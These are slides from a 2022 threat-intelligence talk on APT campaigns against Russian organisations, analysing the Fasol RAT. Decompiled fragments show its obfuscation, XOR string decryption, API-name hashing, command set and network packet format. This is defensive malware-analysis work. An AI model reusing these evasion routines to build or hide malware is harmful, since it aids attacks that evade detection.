APT attacks on Russian companies in H1 2022: highlights

Daniil Koloskov
Aleksandr Grigorian

Positive Technologies Expert Security Center (PT ESC)

Moscow, August 26, 2022

NO FF ONE 2022

Agenda

- Fasol campaign;
- APT31 new campaign;
- Tonto Team campaign;
- Woody campaign.


Fasol campaign


Attack targets


- Government;
- Energy Industry;
- Mass Media;
- Other.

Initial access

- Phishing;
- ProxyShell.








Unknown malware

Fasol RAT: Samples



Fasol RAT: Obfuscation

```
  {
    while ( pGlobalCnt == 0x9343FF2D )
    {
      v33 = 3;
      v9 = 0x3BDE63BD;
      if ( dword_7FF7352CEDEC < 10 || (((smthGlobalvar - 1) * smthGlobalvar) & 1) == 0 )
        v9 = 0x94000AB3;
      pGlobalCnt = v9;
    }
    if ( pGlobalCnt != 0x94000AB3 )
      break;
    pGlobalCnt = 1727011185;
  }
  if ( pGlobalCnt != 0xB768C9D3 )
    break;
  pMaximumComponentLength = MaximumComponentLength;
  pVolumeSerialNumber = VolumeSerialNumber;
  pFormatString = fn_a08x08x_0_decrypt(v19);
  fnvsprintf(v31, pFormatString, pVolumeSerialNumber, pMaximumComponentLength);
  Str = std::basic_string_char_std::char_traits_char__std::allocator_char___::operator___0(Str);
  pGlobalCnt = 0x1BFD8B0A;
}
if ( pGlobalCnt != -1027513586 )
  break;
v4 = fn_aC_0_decrypt(v20);
```

https://blog.malwarebytes.com/malwarebytes-news/2022/05/unknown-apt-group-has-targeted-russia-repeatedly-since-ukraine-invasion/

Fasol RAT: String encryption

```
v7 = pStackNullsArr;
_stackPtr_1 = 0xBi64;
_stackPtr_2 = 0xA8;
pStackPtr = 0x373F282F77373F28i64;
_stackPtr_3 = 0x2177;
_stackPtr_4 = 0xF;
fnStringDecrypt(&pStackPtr, &pOutData, 0xA8); // inputStackData, outData, initByte
return &pOutData;
```

```
_Cnt = 0;
do
{
  *(p_outData + _Cnt) = *(pInputData + _Cnt) ^ 0xA6;
  *(p_outData + _Cnt) = iInitByte ^ (*(p_outData + _Cnt) - 1);
  ++_Cnt;
  result = p_outData;
}
while ( *(p_outData + _Cnt - 1) );
return result;
```


```
fn_aHttp11Host_0_decrypt+17↑r
fn_aHttp11Host_0_decrypt+23↑r
fn_aHttp11Host_0_decrypt+2F↑r
fn_aSSSSS_decrypt+17↑r
fn_aSSSSS_decrypt+23↑r
fn_aSSSSS_decrypt+2F↑r
fn_smth_rn_decrypt+17↑r
fn_smth_rn_decrypt+23↑r
fn_aSS_2_decrypt_0+17↑r
fn_aSS_2_decrypt_0+21↑r
fnSmthRnDecrypt+17↑r
fnSmthRnDecrypt+23↑r
fn_aSS_3_decrypt+17↑r
fn_aSS_3_decrypt+21↑r
fn_aIdS_0_decrypt+17↑r
fn_aIdS_0_decrypt+21↑r
fn_aMirrorExchange_decrypt+17↑r
fn_aMirrorExchange_decrypt+23↑r
fn_aMirrorExchange_decrypt+2F↑r
fn_aOk_0_decrypt+17↑r
fn_aOk_0_decrypt+23↑r
fn_aLs_decrypt+17↑r
fnSmthSlashDecrypt+17↑r
fn_aLs_0_decrypt+17↑r
fn_aD_decrypt_0+17↑r
fn_aD_decrypt_0+23↑r
fn_aResult_1_decrypt+17↑r
fn_aMirrorExchange_2_decrypt+17↑r

fn_aMirrorExchange_2_decrypt+23↑r
fn_aMirrorExchange_2_decrypt+2F↑r
fn_aExecute_decrypt+17↑r
fn_aExecute_decrypt+23↑r
fn_aExecute_0_decrypt_0+17↑r
fn_aExecute_0_decrypt_0+23↑r
fn_Smth_slash_decrypt+17↑r
fn_aOk_1_decrypt+17↑r
```

Fasol RAT: Resolve API functions

```
if ( !pApiName )
  return 0xFFFFFFFFi64;
_currRoundVal = *pApiName;
if ( !*pApiName )
  return 0x573AFA79i64;
size = a2 - 1;
LODWORD(_finalHash) = 0x573AFA79;
cnt = 1i64;
do
{
  v7 = _currRoundVal + 32;
  if ( !a3 )
    v7 = _currRoundVal;
  if ( (_currRoundVal - 65) >= 0x1Au )
    v7 = _currRoundVal;
  fTmpVal = _finalHash ^ v7 ^ ((_finalHash ^ v7) >> 11);
  sTmpVal = fTmpVal ^ (fTmpVal >> 1) ^ ((fTmpVal ^ (fTmpVal >> 1)) >> 13);
  tTmpval = sTmpVal ^ (sTmpVal >> 14) ^ (8 * (sTmpVal ^ (sTmpVal >> 14))) ^ ((sTmpVal ^ (sTmpVal >> 14) ^ (8 * (sTmpVal ^ (sTmpVal >> 14)))) >> 23);
  frTmpVal = tTmpval ^ (tTmpval << 22) ^ ((tTmpval ^ (tTmpval << 22)) >> 16);
  finTmpVal = frTmpVal ^ (16 * frTmpVal) ^ ((frTmpVal ^ (16 * frTmpVal)) << 15);
  _finalHash = finTmpVal ^ (finTmpVal >> 19) ^ ((finTmpVal ^ (finTmpVal >> 19)) << 12) ^ ((finTmpVal ^ (finTmpVal >> 19) ^ ((finTmpVal ^ (finTmpVal >> 19)) << 12)) << 6);
  if ( size < cnt )
    break;
  _currRoundVal = pApiName[cnt++];
}
while ( _currRoundVal );
return _finalHash;
```

```
GetFileAttributesExA
GetComputerNameA
getaddrinfo
htons
closesocket
freeaddrinfo
FindFirstFileA
GetLastError
FindNextFileA
CreateFileA
CloseHandle
VirtualQuery
VirtualAlloc
lstrcatA
```

Fasol RAT: Commands



- ls;
- execute;
- getcomputername;
- upload;
- exit.

Fasol RAT: Network protocol

```
53 4D 53 54 63 00 00 00 63 00 00 00 69 64 3D 46   SMSTc...c...id=F
4E 5A 6F 73 36 43 54 37 36 69 6C 63 47 44 46 4F   NZos6CT76ilcGDFO
41 43 4B 47 43 65 35 2D 6E 70 77 4C 58 30 78 43   ACKGCe5-npwLX0xC
43 5F 33 57 6D 51 50 46 66 75 68 6B 38 4B 61 55   C_3WmQPFfuhk8KaU
2D 76 46 6B 6D 4C 53 4A 36 6E 6C 44 69 61 51 6C   -vFkmLSJ6nlDiaQl
51 7A 34 41 62 67 38 66 6B 49 4E 75 32 58 43 59   Qz4Abg8fkINu2XCY
35 53 4E 6B 56 31 77 35 74 4B 4F 44 74 57 41 00   5SNkV1w5tKODtWA.
```

- Id=%s
- Id=%sfile=%s
- \t<DIR>\t%s\r\n

```
typedef struct firstInitPacket
{
  char smstSignature[4];
  DWORD Len;
  DWORD Len;
  char data[dataLen];
} firstInitPacket, *pfirstInitPacket;
```

